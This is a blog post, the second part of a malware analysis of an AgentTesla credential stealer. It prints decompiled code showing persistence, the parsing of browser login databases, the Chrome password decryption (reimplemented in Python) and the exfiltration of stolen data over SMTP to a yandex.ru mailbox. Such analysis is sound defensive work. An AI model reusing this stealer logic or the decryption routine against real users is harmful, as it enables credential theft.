

# How Analysing an AgentTesla Could Lead To Attackers Inbox - Part II

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I hope you've read the [Part I](#) of this series.

There we discussed some techniques to do basic analysis, tested the sample on any.run and most importantly the "Decrypting Strings" part where we learned how it uses AES encrypted strings to evade some simple detections.

So Lets get started !!

## Some Tidbits

To continue with where we left earlier, the next fcn called is *tlg()* and it copies the malware into the default temporary location as **TMP#{Millisecond}.bin**

```
3063     public static void tlg()
3064     {
3065         try
3066         {
3067             string executablePath = Application.ExecutablePath;
3068             int tob = 0;
3069             string executablePath2 = Application.ExecutablePath;
3070             tkq.toh(tkq.tbq(executablePath, tkq.tol(tob, ref executablePath2, 256)), Path.GetTempPath() +
3071                 <Module>.decStr(254816) + DateTime.Now.Millisecond.ToString() + <Module>.decStr(254880), 8L);
3072         }
3073         catch (Exception ex)
3074         {
3075         }
```

Later it starts to execute the fcn *tkq.tjg* in a thread.

```
579     }
580     IL_622:
581     new Thread(new ThreadStart(tkq.tjg))
582     {
583         IsBackground = true
584     }.Start();
585     num8 = 2106703068U;
586 }
587 }
588 Block_7:
589 IL_7FF:
590 tkq.ny ny = new tkq.ny();
591 try
```

It uses *tkq.tjg* to perform some registry key modifications usually for persistence and execute some system commands. It uses that temporary file it just created as well.

```
tkq X
2927     case 1U:
2928         Interaction.Shell(<Module>.decStr(257760), AppWinStyle.NormalFocus, false, -1);
2929         num2 = (num * 4023042564U ^ 893807152U);
2930         continue;
2931     case 2U:
2932         goto IL_25E;
2933     case 3U:
2934         Interaction.Shell(<Module>.decStr(258080), AppWinStyle.NormalFocus, false, -1);
2935         pw.ps.Registry.SetValue(<Module>.decStr(257632), <Module>.decStr(257696), "1",
                RegistryValueKind.DWord);
2936         num2 = (num * 2096723312U ^ 3444875101U);
2937         continue;
2938     continue;
2939     case 10U:
2940     {
2941         RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(<Module>.decStr(257248), true);
2942         registryKey.DeleteSubKey(<Module>.decStr(257312), true);
2943         registryKey.Close();
2944         num2 = (num * 784346498U ^ 3221013968U);
2945         continue;
2946     }
```

## Stealing Credentials




PS This is the core part of the series and its important to understand.

So, The next function to notice is *kqe* which returns a list.



The first statement gets the path to the AppData/Local.

```
135 // token: 0x000000CF RID: 207 RVA: 0x00029110 File Offset: 0x00029310
136 internal static List<zla> kqe()
137 {
138     List<zla> result;
139     try
140     {
141         result = zax.zgh(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData) +
                <Module>.decStr(203040), <Module>.decStr(204640), <Module>.decStr(204704));
142     }
143     catch (Exception ex)
144     {
145         for (;;)
146         {
```


Then the execution is passed to *zla.zgh* with the location of Chrome concatenated with the AppData location.



It also concatenates `\Default\Login Data` and `\Login Data` and saves those 2 results in a list. Next it looks whether the Directory **User Data** exists in the particular location.



If the directory is present, it iterates over it to find its subdirectories.



And at last compares if the string **Profile** is present in any of the items in the directories list. Basically It checks if any subdirectory named Profile exists. This could be the case when I would have installed other browsers such as Firefox, etc.

PS I only have only installed Chrome on my Victim VM and We'll be only exploring the process of credential stealer in case of Chrome.

```

634         continue;
635         IL_BA:
636         string[] directories;
637         string text = directories[num3];
638         num = 1681380822U;
639     }
    
```

```

568         case 10U:
569         {
570             string text;
571             if (text.Contains(<Module>.decStr(202912)))
572             {
573                 num = (num2 * 2070440635U ^ 2721568711U);
574                 continue;
575             }
    
```

Finally It checks for the real **Login Data** file in both locations **User Data\Default\**, **\User Data\** (from items of prev list) and if it exists it executes fcn. **emx**.

```

37         IL_B1:
38         string text = array[num3];
39         if (!File.Exists(text))
40         {
41             num = 233321028U;
42             continue;
43         }
44         try
45         {
    
```

Now **vcx** contains the content of the *Login Data* file.

The **emx** function is interesting.

TBH I didn't had any installation of Chrome on my VM but this function looks like it does a strict checking on the contents of the *Login Data* file and I needed to get a legitimate one.

So First it wants the 52th byte in the file to be 0.

Then it compares **var vjl** to 0.

For **vjl** we need to analyse **eco** fcn and I found out it just returns 'arg2' no. of bytes starting from 'arg1' index from **vcx**.

```

1     public emx(string baseName)
2     {
3         this.vja = new byte[]{0,1,2,3,4,6,8,8,0,0};
4         if (File.Exists(baseName))
5         {
6             this.vcx = this.vcl(baseName);
7             if (this.vcx[52] != 0)
8             {
9                 return;
10            }
11            this.vjo = checked((ushort)this.eco(16, 2));
12            this.vjl = this.eco(56, 4);
13            if (decimal.Compare(new decimal(this.vjl), 0m) == 0)
14            {
15                this.vjl = 1UL;
    
```

```

16         }
17         this.ejo(100UL);
18     }
19 }
    
```

If it succeeds and passes all of the checks, control is passed over to fcn **ejo**.

The *ejo* fcn is cool as I thought that it would execute sql queries over the *Login Data* file to get the credentials but there is no need of doing this, we'll see how :)

First It creates an obj list with 5 elements and has main elements as *item\_name*, *item\_type*, *sql\_statement*. These all fields are filled by taking strings from different indexes from the original *Login Data* file.

```

559         case 49U:
560             checked
561             {
562                 this.vjb[num8 + num6].sql_statement = Encoding.Default.GetString(this.vcx, Convert.ToInt32
                    (decimal.Add(decimal.Add(decimal.Add(decimal.Add(decimal.Add(new decimal(num7), new
                    decimal(value)), new decimal(array[0])), new decimal(array[1])), new decimal(array[2])),
                    new decimal(array[3])), (int)array[4]));
563             }
564             num2 = (num * 3756209831U ^ 1225815745U);
565             continue;
566         case 50U:
    
```

```

629         case 61U:
630             checked
631             {
632                 this.vjb[num8 + num6].item_name = Encoding.Unicode.GetString(this.vcx, Convert.ToInt32
                    (decimal.Add(decimal.Add(new decimal(num7), new decimal(value)), new decimal(array[0])),
                    (int)array[1]));
633             }
634             num2 = (num * 4176162375U ^ 3058063814U);
635             continue;
636         }
    
```

```

667         IL_404:
668         this.vjb[num8 + num6].root_num = (long)this.eco(Convert.ToInt32(decimal.Add(decimal.Add(decimal.Add
                    (decimal.Add(new decimal(num7), new decimal(value)), new decimal(array[0])), new decimal(array[1])),
                    new decimal(array[2])), (int)array[3]));
669         if (decimal.Compare(new decimal(this.vj1), 1m) == 0)
670         {
671             num2 = 3117739747U;
672             continue;
673         }
    
```

Also I don't know why but **ejo** first adds data to the beginning 6 elements of *vjb* and then another loop adds 11 elements to it and fills them.

View whole content of *vjb* [here](#).

Index	Field	Value
[0]	astable_name	null
	item_name	"meta"
	item_type	"table"
	root_num	0x0000000000000002
	row_id	0x0000000000000001
[1]	astable_name	null
	item_name	"sqlite_autoindex_meta_1"
	item_type	"index"
	root_num	0x0000000000000003
	row_id	0x0000000000000002
[2]	astable_name	null
	item_name	"logins"
	item_type	"table"
	root_num	0x0000000000000004
	row_id	0x0000000000000003
sql_statement	"CREATE TABLE logins (origin_url VARCHAR NOT NULL, action_url VARCHAR, username_element VARCHAR, username_value VARCHAR..."	

Next It searches for *vjb[2]* element and extracts all the words within parantheses and splits them with ',' as a delimiter from the *sql\_statement*.

```

1288         num9 = 2980219990;
1289         continue;
1290         IL_1D7:
1291         array = this.vjb[num].sql_statement.Substring(this.vjb[num].sql_statement.IndexOf("(") + 1).Split(new char[]
1292         {
1293             ','
1294         });
1295         int num10 = 0;
1296         num8 = array.Length - 1;
1297         num7 = num10;
1298         num5 = 3641237254U;
1299     }
    
```

The resulting list looks like the following...

Also it strips the spaces which we can notice at the beginning now.

array	string[0x0000001D]
[0]	"origin_url"
[1]	"action_url VARCHAR"
[2]	"username_element VARCHAR"
[3]	"username_value VARCHAR"
[4]	"password_element VARCHAR"
[5]	"password_value BLOB"
[6]	"submit_element VARCHAR"
[7]	"signon_realm VARCHAR NOT NULL"
[8]	"preferred INTEGER NOT NULL"
[9]	"date_created INTEGER NOT NULL"
[10]	"blacklisted_by_user INTEGER NOT NULL"
[11]	"scheme INTEGER NOT NULL"
[12]	"password_type INTEGER"
[13]	"times_used INTEGER"
[14]	"form_data BLOB"
[15]	"date_synced INTEGER"
[16]	"display_name VARCHAR"
[17]	"icon_url VARCHAR"
[18]	"federation_url VARCHAR"
[19]	"skip_zero_click INTEGER"
[20]	"generation_upload_status INTEGER"
[21]	"possible_username_pairs BLOB"
[22]	"id INTEGER PRIMARY KEY AUTOINCREMENT"
[23]	"date_last_used INTEGER NOT NULL DEFAULT 0"
[24]	"UNIQUE (origin_url"

Now the resulting list is copied into the *vjh* array.

```
1180         goto IL_1A9;
1181     case 6U:
1182         this.vjh[num7] = Conversions.ToString(array[num7]);
1183         checked
1184         {
1185             num7++;
1186         }
1187         num5 = (num6 * 2406726994U ^ 249249232U);
1188         continue;
```

Afterwards it iterates over its elements, splits them with " " as a delimiter and then only keeps the first element.

```
1264         objectValue = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(array[num7], null, <Module>.\u206E
(298528), new object[]
1265         {
1266             " "
1267         }, null, null, null));
1268         if (Operators.ConditionalCompareObjectGreater(objectValue, 0, false))
1269         {
1270             num5 = 3512665097U;
1271             continue;
1272         }
```

The resulting array looks like the following..

Name	Value
[0]	"origin_url"
[1]	"action_url"
[2]	"username_element"
[3]	"username_value"
[4]	"password_element"
[5]	"password_value"
[6]	"submit_element"
[7]	"signon_realm"
[8]	"preferred"
[9]	"date_created"
[10]	"blacklisted_by_user"
[11]	"scheme"
[12]	"password_type"
[13]	"times_used"
[14]	"form_data"
[15]	"date_synced"
[16]	"display_name"
[17]	"icon_url"
[18]	"federation_url"
[19]	"skip_zero_click"
[20]	"generation_upload_status"
[21]	"possible_username_pairs"
[22]	"id"

Now it initialises another array as *vjg* and has the structure from *emx.emg*.

```

1098                                     num2 = 3655978283U;
1099                                     continue;
1100                                     IL_A62:
1101                                     this.vjg = new emx.emg[Conversions.ToInteger(obj) + 1];
1102                                     num2 = 2491664950U;
1103                                     continue;
    
```

As you can see below it has a single element with two fields as *content* & *row\_id*. From this point I can guess that the content field is what we are looking for.

Name	Value
vjb	emx.emh[0x00000011]
vjg	emx.emg[0x00000001]
[0]	emx.emg
content	null
row_id	0x0000000000000000

Also another variable *array* is initialised with the structure of *emx.ema*. Its elements have a *size* & *type* field.

```

1094                                     IL_A14:
1095                                     array = (emx.ema[])Utils.CopyArray((Array)array, new emx.ema[Conversions.ToInteger(obj4) + 1]);
1096                                     obj3 = Operators.AddObject(obj2, 1);
1097                                     obj2 = this.eyd(Conversions.ToInteger(obj3));
1098                                     num2 = 3655978283U;
1099                                     continue;
    
```

Name	Value
array	emx.ema[0x00000001]
[0]	emx.ema
size	0x0000000000000000
type	0x0000000000000000

And it fills both of them with some calculations done on *obj2* and *obj4*.

```

987         continue;
988     case 37U:
989         array[Conversions.ToInteger(obj4)].type = this.eyb(Conversions.ToInteger(obj3), Conversions.ToInteger
990         (obj2));
991         num2 = (num * 3407756505U ^ 1063837678U);
992         continue;
993     case 38U:
994
995     case 13U:
996         continue;
997     case 13U:
998         array[Conversions.ToInteger(obj4)].size = checked((long)Math.Round((double)(array[Conversions.ToInteger
999         (obj4)].type - 13L) / 2.0));
1000         num2 = (num * 1538631931U ^ 3956638836U);
1001         continue;
1002     case 14U:

```

And it iterates till an element with type > 9 exists in the array.

```

886         continue;
887     case 16U:
888         if (array[Conversions.ToInteger(obj4)].type > 9L)
889         {
890             num2 = (num * 1063189511U ^ 2662326542U);
891             continue;
892         }
893     goto IL_17E;

```

Some of the elements are as follows..

We'll see how is it used now.

array	emx.ema[0x00000009]
[0]	emx.ema
size	0x0000000000000020
type	0x000000000000004D emx.ema[0x00000009]
[1]	emx.ema
size	0x000000000000001F
type	0x000000000000004B
[2]	emx.ema
size	0x0000000000000008
type	0x000000000000001D
[3]	emx.ema
size	0x000000000000000F
type	0x000000000000002B
[4]	emx.ema
size	0x0000000000000008
type	0x000000000000001D
[5]	emx.ema
size	0x0000000000000030
type	0x000000000000006C

After this, it initialises the content field of vjg and we can see that it'll have the same number of elements as of array. Hmm..


Looks like some operation will be done on array.

```

911     case 21U:
912         checked
913         {
914             this.vjg[num8 + num5].content = new string(array.Length - 1 + 1);
915             num15 = 0;
916         }
917         num2 = (num * 4234959636U ^ 37727943U);
918         continue;

```

And Woah.. after some loops we can observe that it was successful in extracting some strings from the sqlite *Login Data* file.



Now lets dig into what happened with the array and what it did behind the scenes.

So the statement in the above screenshot looks like the following.

```

1      this.vjg[num8 + num5].content[num13] = Encoding.Default.GetString(
2          this.vcx,
3          Convert.ToInt32(
4              decimal.Add(
5                  decimal.Add(
6                      new decimal(num6), new decimal(num14)),
7                      new decimal(num15))),
8          (int)array[num13].size);
    
```

Now at this point we can utilise the Locals window to check the values of some variables including num8, num5, num13, num6, num14, num15.

I made some notes and added a watch over those variables.

As anybody can tell that num13 is the index of the content field but I noticed that num8, num5, num6, num14 remained the same for every value of num13.

So its basically accessing data from a particular index which is (num6 + num14 + num15) out of which (num6 + num14) is a constant, for me ie. 6797 so the only index to note is num15.

Also if you'd observe that array[x].size is what we previously initialised for every item in the array and its basically the string length record.

```

1      vjg[0].content[0x2] = (this.vcx, 6797 + num15, 0x8)
2      then num15 = 0x3e
3      vjg[0].content[0x3] = (this.vcx, 6797 + num15, 0xf)
4      then num15 = 0x46
5      vjg[0].content[0x4] = (this.vcx, 6797 + num15, 0x8)
6      num15 = 0x4e
7      vjg[0].content[0x5] = (this.vcx, 6797 + num15, 0x30)
8      num15 = 0x74
9      vjg[0].content[0x6] = (this.vcx, 6797 + num15, 0)
    
```

After the function ends we get to see every item in the locals.



```
10 public byte[] tzul(byte[] tzub, byte[] tzua, byte[] tzug, byte[] tzuh, byte[] tzux)
11 {
12     IntPtr intPtr = this.tzrh(lba.BCRYPT_AES_ALGORITHM, lba.MS_PRIMITIVE_PROVIDER, lba.BCRYPT_CHAIN_MODE_GCM);
13     IntPtr intPtr2;
14     IntPtr hgloba1 = this.tzfy(intPtr, tzub, out intPtr2);
15     lba.obh obh = new lba.obh(tzua, tzug, tzux);
16     byte[] array2;
17     using (obh)
18     {
19         byte[] array = new byte[checked(this.tzro(intPtr) - 1 + 1)];
20         int num = 0;
21         uint num2 = lba.tzup(intPtr2, tzuh, tzuh.Length, ref obh, array, array.Length, null, 0, ref num, 0);
22         bool flag = num2 > 0U;
23         if (flag)
24         {
25             goto IL_0E;
26         }
27         goto IL_C6;
```

And Then fortunately I found some [reference](#) which made my task easy.  
I was finally successful to implement this in [python](#).

```
1 from Cryptodome.Cipher import AES
2
3 def dec(pwd, unproc_key):
4     auth_tag = pwd[-16:]
5     pwd = pwd.replace(auth_tag, '')
6     nonce, proc_pwd = pwd[3:15], pwd[15:]
7     cipher = AES.new(unproc_key, AES.MODE_GCM, nonce=nonce)
8     print cipher.decrypt_and_verify(proc_pwd, auth_tag)
9
10 pwd = "763130492BD2706140CDA41C2701F3B4C2B5153DE018BA5512897731F1A1BB7D7982AA2BF3DEA4B299145D88B040ED58".decode('hex')
11 unproc_key = "2295D977B8F09202A4F8F7ACAF15C1B9EC411B126A0335208BE3DB8F14CA1551".decode('hex')
12
13 dec(pwd, unproc_key)
```

Moving on, It creates another list *zah* where its elements have 3 fields named Item1, Item2 and Item3.

Here,

Item1 = Browser Name

Item2 = Browser Data Location

item3 = bool if it exists (maybe)

```
2028 case 0U:
2029     list.AddRange(kqs.kvn(zah.Item2, zah.Item1));
2030     num6 = (num2 * 2637357154U ^ 1563208475U);
2031     continue;
2032 case 1U:
2033     goto IL_742;
2034 case 2U:
```

Name	Value
zah	zah<string, string, bool>
Item1	"Opera Browser"
Item2	@ "C:\Users\darkmagic\AppData\Roaming\Opera Software\Opera Stable"
Item3	true

Next It checks if whether it exists or not similarly it checked the chrome location.

```
37      IL_61:
38      string text = array[num3];
39      if (!File.Exists(text))
40      {
41          num = 233321028U;
42          continue;
43      }
44      try
45      {
46          emx = new emx(text);
47      }
48      catch (Exception ex)
49      {
50          goto IL_3CB;
51      }
52      if (!emx.vnx(kur))
53      {
54          goto IL_C7;
55      }
```

But now It doesn't do anything (I don't have Opera installed), instead I see the credentials from Chrome being added to a list. Now we have the decrypted password in it :)

```
2028      case 0U:
2029      list.AddRange(kqs.kvn(zah.Item2, zah.Item1));
2030      num6 = (num2 * 2637357154U ^ 1563208475U);
2031      continue;
```

Name	Value
folderPath	@ "C:\Users\darkmagic\AppData\Local"
list2	Count = 0x00000000
text3	null
stringBuilder	{}
list	Count = 0x00000001
list [0]	{zag}
zag	"Chrome"
zbg	"puzzleHead_test"
zbh	"testpwd_puzzle078"
zbx	"https://www.reddit.com/register/"
zba	"https://www.reddit.com/register/"
zlg	"Chrome"
zlh	"puzzleHead_test"
zlx	"testpwd_puzzle078" ← Decrypted Password

Later it continues to check for different browsers and some FTP Clients as well.

Item	Item1	Item2	Item3
[0]	"Opera Browser"	@ "C:\Users\darkmagic\AppData\Roaming\Opera Software\Opera Stable"	true
[1]	"Yandex Browser"	@ "C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data"	true
[2]	"360 Browser"	@ "C:\Users\darkmagic\AppData\Local\360Chrome\Chrome\User Data"	true
[3]	"Iridium Browser"	@ "C:\Users\darkmagic\AppData\Local\Iridium\User Data"	true
[4]	"Comodo Dragon"	@ "C:\Users\darkmagic\AppData\Local\Comodo\Dragon\User Data"	true
[5]	"Cool Novo"	@ "C:\Users\darkmagic\AppData\Local\MapleStudio\ChromePlus\User Data"	true

And After adding some of the Browser Names & Location it checks for them in chunks. Here you can check it does the same process with Yandex Browser.

```
599     case 7U:
600         list.Add(kfw + <Module>.\u206E(203296));
601         list.Add(kfw + <Module>.\u206E(202848));
602         if (Directory.Exists(kfw))
603         {
604             num = (num2 * 2552972590U ^ 2574968856U);
605             continue;
606         }
607         goto IL_56;
```

Name	Value
kfw	@\"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data\"
list	Count = 0x00000002
list [0]	@\"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data\Default>Login Data\"
list [1]	@\"C:\Users\darkmagic\AppData\Local\Yandex\YandexBrowser\User Data>Login Data\"
Raw View	
text	null
num3	0x00000000

## Communication through SMTP

Now we know some part of how it carries out its stealthy process of stealing credentials from the browsers without any sql query. So I ended up searching for some functions which used the SMTP client responsible for sending the credentials.

And I found the only function which used it was *tkq.tyx()*.

Luckily It was not as obfuscated as I thought it to be.

```
2694 // Token: 0x0600005B RID: 91 RVA: 0x0001DCCC File Offset: 0x0001BECC
2695 public static bool tyx(string tdc, string tdj, MemoryStream tdo = null, int tdl = 0)
2696 {
2697     bool result;
2698     try
2699     {
2700         SmtplibClient smtpClient = new SmtplibClient();
2701         for (;;)
2702         {
2703             IL_06:
2704             uint num = 3751530273U;
2705             for (;;)
2706             {
2707                 uint num2;
2708                 MailMessage mailMessage;
2709                 switch ((num2 = (num ^ 2632620604U)) % 21U)
2710                 {
2711                     case 0U:
2712                         if (tdo != null & tdl == 1)
2713                         {
2714                             num = 3343951167U;
```

We can clearly observe our system and browser information which its sending over.

Along with them we can also see the plaintext credentials of the author's email account at yandex.ru which is used to send it.

And to no surprise, these credentials were working as we previously checked the any.run results.



Also The funny thing is that I had the credentials before this part of the blog as they were just decrypted using the same process I explained.

```

2812 NetworkCredential credentials = new NetworkCredential("<Module>.\u206E(257056)", <Module>.\u206E(256600));
2813 smtpClient.Host = <Module>.\u206E(256672);
2814 smtpClient.EnableSsl = true;
2815 num = (num? * 1299181563U ^ 1389959578U);

```

Name	Value	Type
tdj	"Time: 04/10/2020 14:14:07 User Name: darkmagic Computer Name: DARKMAGIC-PC ..."	string
tdo	null	System.IO.MemoryStream
tdl	0x00000000	int
result	false	bool
credentials	System.Net.NetworkCredential	System.Net.NetworkCredential
Domain	""	string
Password	""	string
UserName	"@yandex.ru"	string

We can view our browser credentials in memory dump and the message body is formatted as html.

```

16 00 4F 01 00 00 4E 01 00 00 54 00 69 00 6D 00 .>.....O...N...T.i.m.
00 32 00 30 00 32 00 30 00 20 00 31 00 34 00 3A e.:. .0.4./1.0./2.0.2.0. .1.4.:
3E 00 55 00 73 00 65 00 72 00 20 00 4E 00 61 00 .1.4.:.0.7.<br>.U.s.e.r. .N.a.
00 61 00 67 00 69 00 63 00 3C 00 62 00 72 00 3E m.e.:. .d.a.r.k.m.a.g.i.c.<br>.
20 00 4E 00 61 00 6D 00 65 00 3A 00 20 00 44 00 .C.o.m.p.u.t.e.r. .N.a.m.e.:. .D.
00 50 00 43 00 3C 00 62 00 72 00 3E 00 4F 00 53 A.R.K.M.A.G.I.C.-.P.C.<br>.O.S
3A 00 20 00 4D 00 69 00 63 00 72 00 6F 00 73 00 .F.u.l.l.N.a.m.e.:. .M.i.c.r.o.s.
00 77 00 73 00 20 00 37 00 20 00 55 00 6C 00 74 o.f.t. .W.i.n.d.o.w.s. .7. .U.l.t
72 00 3E 00 43 00 50 00 55 00 3A 00 20 00 49 00 .i.m.a.t.e. .<br>.C.P.U.:. .I.
00 6F 00 72 00 65 00 28 00 54 00 4D 00 29 00 20 n.t.e.l.(.R.). .C.o.r.e.(.T.M.).
43 00 50 00 55 00 20 00 40 00 20 00 33 00 2E 00 .i.3.-.2.1.0.0. .C.P.U. .@. .3...
00 52 00 41 00 4D 00 3A 00 20 00 32 00 31 00 39 1.0.G.H.z.<br>.R.A.M.:. .2.1.9
62 00 72 00 3E 00 3C 00 68 00 72 00 3E 00 55 00 .7...5.5. .M.B.<br>.<br>.U.
00 2F 00 2F 00 77 00 77 00 77 00 2E 00 72 00 65 R.l.:h.t.t.p.s.:././w.w.w.r.e
2F 00 72 00 65 00 67 00 69 00 73 00 74 00 65 00 .d.d.i.t...c.o.m./r.e.g.i.s.t.e
00 73 00 65 00 72 00 6E 00 61 00 6D 00 65 00 3A r/.<br>....U.s.e.r.n.a.m.e.:
61 00 64 00 5F 00 74 00 65 00 73 00 74 00 3C 00 .p.u.z.z.l.e.H.e.a.d._t.e.s.t.<
00 77 00 6F 00 72 00 64 00 3A 00 74 00 65 00 73 b.r>....P.a.s.s.w.o.r.d.:t.e.s
7A 00 6C 00 65 00 30 00 37 00 38 00 3C 00 62 00 .t.p.w.d._p.u.z.z.l.e.0.7.8.<b.
00 63 00 61 00 74 00 69 00 6F 00 6E 00 3A 00 43 r>....A.p.p.l.i.c.a.t.i.o.n.:C
3E 00 0D 00 0A 00 3C 00 68 00 72 00 3E 00 0D 00 .h.r.o.m.e.<br>....<br>...
00 0C 0A 6F 02 00 00 00 00 40 0A 6F 02 00 00 00 .....O.....@.o....

```

It uses different classes such as mailMessage to construct the message body.

And Finally It initializes some other variables such as..

Port = 587 (default for SMTP)

Host = yandex.ru,

To and From fields were the same...

```

2831 smtpClient.Send(mailMessage);
2832 mailMessage.Attachments.Dispose();
2833 num = 3517057492U;
2834 continue;
2835 IL_256:
2836 mailMessage.IsBodyHtml = true;
2837 mailMessage.Body = tdj;
2838 num = 3566468467U;
2839 }

```

Name	Value
smtpClient	System.Net.Mail.SmtpClient
from	{ @yandex.ru }
mailMessage	System.Net.Mail.MailMessage
to	{ @yandex.ru }
Address	"@yandex.ru"
DisplayName	""
Host	"yandex.ru"
SmtpAddress	"< @yandex.ru >"
User	""
address	"@yandex.ru"
displayName	""
displayNameEncoding	null
encodedDisplayName	""
fullAddress	"@yandex.ru"
host	"yandex.ru"
userName	""

And when it sends over the data it deletes itself from the disk. I didn't explore it that much and I wasn't sure maybe it was executed in a thread.

## Thanks

I hope this 2 part series was insightful and you guys enjoyed it. Well If you are reading this line you really liked it. TBH It really took a lot of work to put it all together including taking screenshots, and not to forget... opening the malware again in dnspy.. everytime it removed itself.

See ya guys next time...

Till then Take Care and make use of this Lockdown to learn new stuff.

Also Keep sharing your findings with the community.

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Source: <https://mrt4ntr4.github.io/How-Analysing-an-AgentTesla-Could-Lead-To-Attackers-Inbox-2/>